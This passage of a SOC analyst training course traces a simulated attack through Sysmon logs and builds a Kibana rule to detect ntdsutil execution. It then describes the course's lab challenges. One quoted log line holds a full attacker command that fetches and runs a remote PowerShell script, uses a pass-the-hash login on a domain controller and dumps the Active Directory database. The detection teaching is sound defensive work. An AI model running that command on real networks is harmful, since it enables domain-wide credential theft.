


Figure 192: ProcessCreate event generated by adm1n user

Based on our results, the *adm1n* user only took one action during the entirety of this attack phase. The *user.name* and *event.code* fields helped us narrow down the activity. Now, we'll expand on the event to discover what they did, and if it relates to the evidence we've found.

Expanding on the *ProcessCreate* event, we can examine the *message* field to further confirm our suspicions, with notable details highlighted:

```
t message

Process Create:
RuleName: -
UtcTime: 2022-05-06 12:46:49.869
ProcessGuid: {d630c156-18b9-6275-ef01-000000002800}
ProcessId: 5836
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy bypass iex (New-Object System.
Net.WebClient).DownloadString('http://web01.corp.com/iw.ps1'); Invoke-WMIExec -Target dc01.corp.com -Domain CORP -User
name Administrator -Hash 6bff4295a37d9c810ab95210a732f25a -Command 'ntdsutil \"ac i ntds\" \"ifm\" \"create full c:\te
mp\" q q'
CurrentDirectory: C:\Windows\system32\
User: APPSRV01\adm1n
LogonGuid: {d630c156-18b9-6275-f413-ac0300000000}
LogonId: 0x3AC13F4
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,I
MPHASH=741776AACCFC5B71FF59832DCDCACE0F
```

Figure 193: Pass the Hash Technique to perform ntdsutil.exe on dc01

The display shows more artifacts from the *CommandLine* field that help us characterize what our attacker is doing as *adm1n*. They are using *Invoke-WMIExec* and passing the hash of the domain Administrator to *dc01* to run ntdsutil.exe.[617] This command provides maintenance functionality for Active Directory Domain Services, including changing or backup of the Directory Service database. In this case, the attacker is dumping the ntds.dit,[618] SYSTEM and SECURITY hives of the domain controller into directory C:\Temp. With these hashes in the attacker's possession, they can compromise any Windows machine on the network.

We can confirm that this activity took place by changing our KQL query. We'll replace user.name: "adm1n" with process.name: "ntdsutil.exe" to locate a *ProcessCreate* event executed on *dc01*. Expanding the *ProcessCreate* event and reviewing the *message* field shows the final action performed by the attacker.

[617] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and2012/cc753343(v=ws.11)

[618] (Mitre, 2015-2022), https://attack.mitre.org/techniques/T1003/003/


```
t message
Process Create:
RuleName: -
UtcTime: 2022-05-06 12:46:52.524
ProcessGuid: {fd7b19e5-18bc-6275-682a-840200000000}
ProcessId: 2920
Image: C:\Windows\System32\ntdsutil.exe
FileVersion: 10.0.17763.2452 (WinBuild.160101.0800)
Description: NT5DS
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ntdsutil.exe
CommandLine: ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
CurrentDirectory: C:\Windows\system32\
User: CORP\Administrator
LogonGuid: {fd7b19e5-18bb-6275-ea0b-840200000000}
LogonId: 0x2840BEA
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=A539B5B605582EA465D7306E0076D028,SHA256=08B052934E91C0CF0E4328FAD74BABE3A5CCD95D94C5124C205D4D1957F464A8,I
MPHASH=21A2CEC3EDDE94A302888703A03E6B8D
ParentProcessGuid: {fd7b19e5-cdba-6273-4aa4-020000000000}
ParentProcessId: 3360
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
```

Figure 194: ProcessCreate event of ntdsutil.exe on dc01

With the hives dumped locally, our attacker has achieved their goal. Left undetected, they could establish user accounts and other elevated persistence mechanisms throughout the network. Intrusions such as this occur frequently in real-world scenarios, and defense professionals are the best resource for detection and subsequent mitigation.

With the exploit chain complete, let's turn our attention to the detection rules that will be most valuable for this phase.

19.4.2 Phase Four Detection Rules

For the final phase of this attack, we'll create one rule with severity overrides for the domain controller. We can design it to highlight unusual activity that would warrant minor investigation, rather than discover malicious activity outright. We'll create a rule to detect when the attacker dumped the hives stored in the Directory Service database.

Let's return to the *Rules* page in Kibana to create a new rule. In the *Define rule* section, we'll select a *Custom query* to match on the precise event.

```
event.code: "1" and process.name: "ntdsutil.exe"
```

Listing 689 - Custom query to detect execution of ntdsutil.exe

While our rule is not elaborate, it will suffice for the rarely-executed command on any Windows Server.

To make our rule more effective, we can leverage the *About rule* section of rule creation. We'll fill out the fields for the *Name* and *Description*, and set the default risk score to 75. We need to do something different for the severity override, as shown below.




Figure 195: About rule for Active Directory Database Hashdump (ntdsutil.exe)

For our severity override, we'll make a special exception if the activity is reported from the Elastic Agent on our domain controller. Should the detection come from *dc01*, the severity is critical. Furthermore, we'll add a note in the description to investigate immediately if the activity comes from a domain controller. At the bottom, we'll include a tag for "ad-hashdump" for indexing uses. Once this is done, we can create and activate our rule.

Running Phase Four with our single rule reveals a detection that would have required immediate attention.




Figure 196: Phase Four Alert Detection

Having reached the conclusion of this incident, any next steps are organizationally-dependent. Whether activities are accounted for in a ticketing system or computers are taken offline for triage, the response should occur in a way that returns operations to working order and removes the vulnerabilities that initially enabled the attacker. With careful investigative skills and rules to detect anomalies, however, the pursuit and mitigation process will take less time.

19.5 Wrapping Up

In this Topic, we followed an adversary through several hosts in our enterprise network. We used our knowledge of network and host exploitation along with auditing events to collect evidence of compromise. We followed the adversary through enumeration, then breaching a dual-homed web server using command injection on a vulnerable web page. We discovered their subsequent attacks, as they found weak credentials on an internal host and leveraged a vulnerability for local privilege escalation, collecting domain Administrator credentials from memory. Next, our attacker was able to log in to the Domain Controller and dump the database containing all user credentials in Active Directory. Were it not for our commitment to analysis and investigation, we could have missed the entire incident.

Although there is always more to learn, over time we will become more familiar with patterns of tactics, techniques, and procedures that make it easier to comprehend what adversaries are doing to compromise networks. This helps us enact policies and control systems to reduce the attack surface and force would-be adversaries to Try Harder.

20 Trying Harder: The Labs

In this Topic, we will cover the following Learning Units:

- SOC Challenges

Each learner moves at their own pace, but this Topic should take approximately 20 minutes to complete.

20.1 Challenges

This Learning Unit covers the following Learning Objective:

1. Complete the SOC-200 challenges

This Learning Unit will take approximately 20 minutes to complete.

After completing the SOC-200 Topics, including the Topic exercises, a set of challenges is the next educational step to explore and synthesize the learned knowledge and skills.

In this Topic, we discuss the basics of how the challenges work and what the expected result should be upon completion.

20.1.1 Completing the SOC-200 Challenges

Each SOC-200 challenge is an isolated exercise that attempts to train security monitoring and detection by executing a number of attacks in real time, which must be detected and understood.

To start a challenge we navigate to the *LABS* menu in the Offsec Platform under SOC-200. Here, we press the *Start* button on the desired challenge, and after it is ready, we can obtain some information.

As shown in Figure 197, we click the three dots to open the drop down menu.




Figure 197: Challenge menu

Next, we click *Info* to open the challenge specific information. Figure 198 shows the information for one challenge.

OBJECTIVES

This challenge consists of discovering log footprints of a three-staged attack against the enterprise network. Each attack phase have a specific log footprints associated with it, which should be discovered.

As a SOC Level 1 Analyst, your detection environment is computer logs and your detection tool is the ELK SIEM. Log analysis is to be performed from the ELK interface exclusively.

The organization topology diagram is shown below. The only systems of interest in your log analysis are the three application servers (*appsrv04*, *appsrv05*, *appsrv06*).




Figure 1: Challenge Scenario

After starting *Challenge 3 - VM Group 1*, you can access the ELK SIEM by connecting to the SIEM03 server on port 5601. The credentials for the ELK environment are *offsec / student*

Initiate the attack phases from the control panel, and then search for the log evidence that belongs to that attack vector. Once you find the evidence, you can progress to the next attack phase.

Figure 198: Challenge information

Across all challenges, the given scenario is that we perform the actions of a SOC analyst and make use of an *Elastic-Logstash-Kibana* (ELK) instance to perform detections.

For each challenge, a network topology is displayed to provide better understanding of the network we must protect. The network for each challenge attempts to simulate a corporate network and start out small; in later challenges, they grow in size and complexity.

As noted, each challenge contains an ELK instance on a given IP address with a specified username and password. After understanding the layout of the challenge, we can connect to the ELK instance and import or create any detection rules we desire.

When we are ready to start detecting attacks, we navigate back to the offsec platform and locate the *ATTACK PHASES* menu on the right hand side as shown in Figure 199.

Figure 199: Challenge phases

If we click *RUN NEXT PHASE*, an attack against the network we are protecting will be initiated in real time. We are not given any information about the type of attack or the origin of the attack. All attacks are split into a number of phases. In the example shown above, there are three phases.

Each phase contains one or more actions, which could be enumeration, initial compromise, persistence, or lateral movement. The task is to use log analysis in ELK to detect the actions and understand how the fictitious organization is being attacked.

When we are confident that we have detected all malicious actions in the current phase, we can move on to the next by clicking *RUN NEXT PHASE* again.

If we have previously completed a number of phases in a challenge and the challenge is no longer running when we come back to it, our progress is not saved. Luckily, we don't have to repeat all the previously completed phases since we can directly execute the desired phase by clicking it in the menu shown in Figure 199.

20.2 Wrapping Up

The SOC-200 challenges help to train all the content learned throughout the course and combine detection techniques to uncover full-on attacks against simulated corporate networks.

Additionally, the SOC-200 challenges help prepare for the *Offensive Security Defense Analyst* (OSDA) exam[619] as it will follow a similar format.

[619] (Offensive Security, 2022), https://help.offensive-security.com/hc/en-us/articles/4410105675412-OSDA-Exam-Guide

